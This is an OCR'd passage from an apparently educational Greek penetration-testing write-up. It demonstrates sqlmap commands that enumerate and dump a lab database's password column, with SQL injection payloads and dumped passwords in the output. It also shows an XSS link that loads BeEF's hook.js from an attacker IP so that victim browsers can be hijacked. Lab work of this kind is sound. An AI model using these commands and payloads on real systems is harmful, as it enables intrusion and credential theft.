
sqlmap -uhttp://192.168.56.1/kali_penetrations/SQL_Injection/userInfo.php?id=1 --dbs

όπου το όρισμα –u ορίζει ότι ακολουθεί ο πιθανώς ευάλωτος σύνδεσμος, ενώ το flag –dbs ορίζει ότι σε περίπτωση που η εφαρμογή είναι ευάλωτο, να επιστρέψει τις βάσεις που υποστηρίζει το συγκεκριμένο σύστημα.



Στην παραπάνω φωτογραφία φαίνεται η αρχική δοκιμή που γίνεται με το SQLMAP για να γίνει έλεγχος αν η εφαρμογή είναι ευάλωτη σε SQL επιθέσεις. Με κόκκινο είναι υπογραμμισμένο το μήνυμα που αναφέρει το SQLMAP, βάση του οποίου η εφαρμογή πιθανόν να είναι ευάλωτη στη τιμή που δέχεται η τιμή id, η οποία στην ουσία είναι η μεταβλητή που αποθηκεύεται η τιμή του userID.

Στην επόμενη εικόνα παρουσιάζεται η συνέχεια των αποτελεσμάτων που επέφερε η παραπάνω εντολή, όπου λόγω της χρήσης του flag –dbs, εμφανίζονται οι βάσεις που υποστηρίζονται από τη Σύστημα Βάσης Δεδομένων που υποστηρίζει την ευπαθή εφαρμογή.




Στο επόμενο βήμα, αφού έχουμε βρει τις διαθέσιμες βάσεις, θα επιδιώξουμε να ανακτήσουμε πληροφορίες που αφορούν τη βάση δεδομένων που μας ενδιαφέρει. Στο συγκεκριμένο παράδειγμα, η βάση που μας ενδιαφέρει είναι η “kali_penetrations” και σε πρώτη φάση θα προσπαθήσουμε να ανακτήσουμε τα tables που περιλαμβάνει η συγκεκριμένη βάση. Για την εύρεση των tables της βάσης “kali_penetrations”, θα χρησιμοποιήσουμε την εντολή:

sqlmap -u http://192.168.56.1/kali_penetrations/SQL_Injection/userInfo.php?id=1 -D kali_penetrations –table

όπου το flag –D ορίζει τη βάση που μας ενδιαφέρει, ενώ το flag –tables ορίζει ότι επιθυμούμε να εμφανιστούν τα διαθέσιμα της βάσης.

Στην παρακάτω εικόνα παρατίθενται τα αποτελέσματα της παραπάνω εντολής.




Παρατηρούμε, ότι το SQLMAP μας ενημερώνει για το όρισμα που έδωσε ως είσοδο για την εκτέλεση της επίθεσης.

Επόμενο βήμα είναι η εύρεση των γενικών πληροφοριών ενός συγκεκριμένου table, δηλαδή της εύρεσης των διαθέσιμων στύλων, καθώς και των τύπο αυτών. Για την ανάκτηση των πληροφοριών αυτών, χρησιμοποιήθηκε η παρακάτω εντολή:

sqlmap -u http://192.168.56.1/kali_penetrations/SQL_Injection/userInfo.php?id=1 -D kali_penetrations -T users –columns


όπου το όρισμα –T ορίζει το επιλεγμένο table της βάσης “kali_penetrations”, ενώ το flag –columns ορίζει ότι επιθυμούμε να επιστραφούν οι πληροφορίες των columns του συγκεκριμένου table. Τα αποτελέσματα τις παραπάνω εντολής παρατίθενται στην επόμενη φωτογραφία.



Στο τελευταίο στάδιο θα προσπαθήσουμε να ανακτήσουμε τα δεδομένα που αφορούν μια συγκεκριμένη στήλη(πχ τη στήλη password) ενός table(πχ του user). Για την επίτευξη του αποτελέσματος θα χρησιμοποιήσουμε την επόμενη εντολή:

sqlmap -u http://192.168.56.1/kali_penetrations/SQL_Injection/userInfo.php?id=1 -D kali_penetrations -T users -C password –dump

, όπου το flag –C ορίζει ότι ακολουθεί το όνομα της ζητούμενης στήλης. Τα αποτελέσματα της παραπάνω εντολής εμφανίζονται στην ακόλουθη εικόνα.


Applications Places
Wed Mar 4, 1:48 AM
kali_user
root@kali: /home/kali (as superuser)
File Edit View Search Terminal Help
root@kali:/home/kali# sqlmap -u http://192.168.56.1/kali_penetrations/SQL_Injection/userInfo.php?id=1 -D kali_penetrations -T users -C password --dump
sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 01:47:38
[01:47:38] [INFO] resuming back-end DBMS 'mysql'
[01:47:38] [INFO] testing connection to the target URL
[01:47:38] [INFO] heuristics detected web page charset 'ascii'
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:

Place: GET
Parameter: id
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 2193=2193
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x7176696571,0x4d694f64786164746459,0x716a726271)#
Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: id=1 AND SLEEP(5)

[01:47:38] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.5.11, Apache 2.4.9
back-end DBMS: MySQL 5.0.11
[01:47:38] [INFO] fetching columns 'password' for table 'users' in database 'kali_penetrations'
[01:47:38] [INFO] fetching entries of column(s) 'password' for table 'users' in database 'kali_penetrations'
[01:47:38] [INFO] analyzing table dump for possible password hashes
Database: kali_penetrations
Table: users
[3 entries]
| password |
| 1234 |
| admin_secret_pass |
| axvsfg34 |
[Iceweasel]
Facebook - Iceweasel
root@kali: /home/kali (...

5.4 BROWSER EXPLOITATION FRAMEWORK

5.4.1 Περιγραφή BrowserExploitationFramework

Το BrowserExploitationFramework (BeEF) είναι ένα εργαλείο ελέγχου, το οποίο είναι σχεδιασμένο για να επιτρέπει δοκιμές στουςtestersενός λογισμικού να εκτελέσουν client-side επιθέσεις εναντίον συγκεκριμένων browsers. Με τη χρήση αυτού του λογισμικού, οι testers μπορούν να αξιολογήσουν το επίπεδο ασφάλειας που προσφέρει ένα λογισμικό απέναντι σε client-sides επιθέσεις, όπως είναι οι Non-persistentXSS επιθέσεις. Το BeEF είναι ένα OpenSource Λογισμικό, το οποίο βρίσκεται προ-εγκατεστημένο σε ορισμένα λειτουργικά συστήματα, όπως είναι το KaliLinux.

5.4.2 Εκτέλεση Επίθεσης


Στο επόμενο κομμάτι παρουσιάζεται μια XSS επίθεση από έναν κακόβουλο χρήστη προς έναν χρήστη μιας διαδικτυακής ιστοσελίδας, η οποία δεν προσφέρει καμία είδους προστασία απέναντι σε XSS επιθέσεις.

Για την εκτέλεση της επίθεσης αρχικά θα ορίσουμε τις τρείς βασικές οντότητες. Αρχικά έχουμε ένα Windows μηχάνημα, στο οποίο τρέχει η διαδικτυακή εφαρμογή, η IP του οποίου είναι η 192.168.1.79. Ο εξυπηρετητής προσφέρει στο directory «/kali_penetrations/xss/userInfo.php», μια ιστοσελίδα, η οποία αφού διαβάσει το userName του χρήστη μέσω του GetParameter του url του χρήστη, θα εμφανίσει το μήνυμα «Hellow $userName».

Επιπρόσθετα, έχουμε το θύμα, που χρησιμοποιεί την ευάλωτη σε XSS επιθέσεις εφαρμογή και η IP του οποίου είναι 192.168.1.95. Παράλληλα, το μηχάνημα του θύματος τρέχει λογισμικό Ubuntu. Τέλος έχουμε τον επιτιθέμενο, ο οποίος χρησιμοποιεί το λειτουργικό σύστημα KaliLinux και η IP του μηχανήματος του είναι 192.168.1.80.

Στην επόμενη φωτογραφία παρουσιάζεται το αποτέλεσμα που θα παρήγαγε η εφαρμογή, αν το url δεν είχε τροποποιηθεί και το username του χρήστη ήταν για παράδειγμα «6». Σε αυτή την περίπτωση, η εφαρμογή θα διάβαζε μέσω της get παραμέτρου την τιμή «6» και θα εμφάνιζε στην οθόνη του φυλλομετρητή του χρήστη το μήνυμα «Hello 6».


Ο επιτιθέμενος, θα χρησιμοποιήσει το εργαλείο BeEF για να εκμεταλλευτεί την αδυναμία της ιστοσελίδας να προστατεύσει τους χρήστες της έναντι σε XSS επιθέσεις. Για να το πετύχει αυτό, σε πρώτη φάση θα ενεργοποιήσει το εργαλείο, το οποίο θα ανοίξει το servicetou BeEF στην πόρτα 3000. Μέσω της γραφικής επαφής, ο χρήστης μπορεί να δει τις πληροφορίες που έχει κλέψει το BeEF. Στην αρχή, το εργαλείο δεν γνωρίζει κάποια πληροφορία, οπότε η εφαρμογή δεν θα παρουσιάσει κάποια πληροφορία, όπως φαίνεται στην επόμενη φωτογραφία.



Στόχος του επιτιθέμενου είναι να οδηγήσει χρήστες-θύματα να χρησιμοποιήσουν τον ακόλουθο σύνδεσμο, για παραδειγμα αποστολή μέσω του ηλεκτρονικού ταχυδρομείου:


http://192.168.1.79/kali_penetrations/xss/userInfo.php?id=<script type=text/javascript src=http://192.168.1.80:3000/hook.js></script>


Ο παραπάνω σύνδεσμο θα στείλει ένα request στην ευάλωτη ιστοσελίδα και θα αναγκάσει να τον φυλλομετρητή του χρήστη να εμφανίσει το μήνυμα «Hellow&userName». Ωστόσο, στο παραπάνω url, η τιμή της παραμέτρου “id” είναι ένας javascript κώδικας, επομένως ο browser θα προσπαθήσει να εκτελέσει τον κώδικα αυτό. Ο παραπάνω javascript κώδικα θα στείλει ένα request στον 192.168.1.80(δηλαδή στην IP του επιτιθέμενου), στην πόρτα 3000(την πόρτα όπου τρέχει το BeEF) και θα καλέσει το αρχείο hook.js. Το αρχείο hook.js θα δημιουργήσει ένα δίαυλο επικοινωνίας μεταξύ του επιτιθέμενου και του χρήστη, με σκοπό την κλοπή στοιχείων.



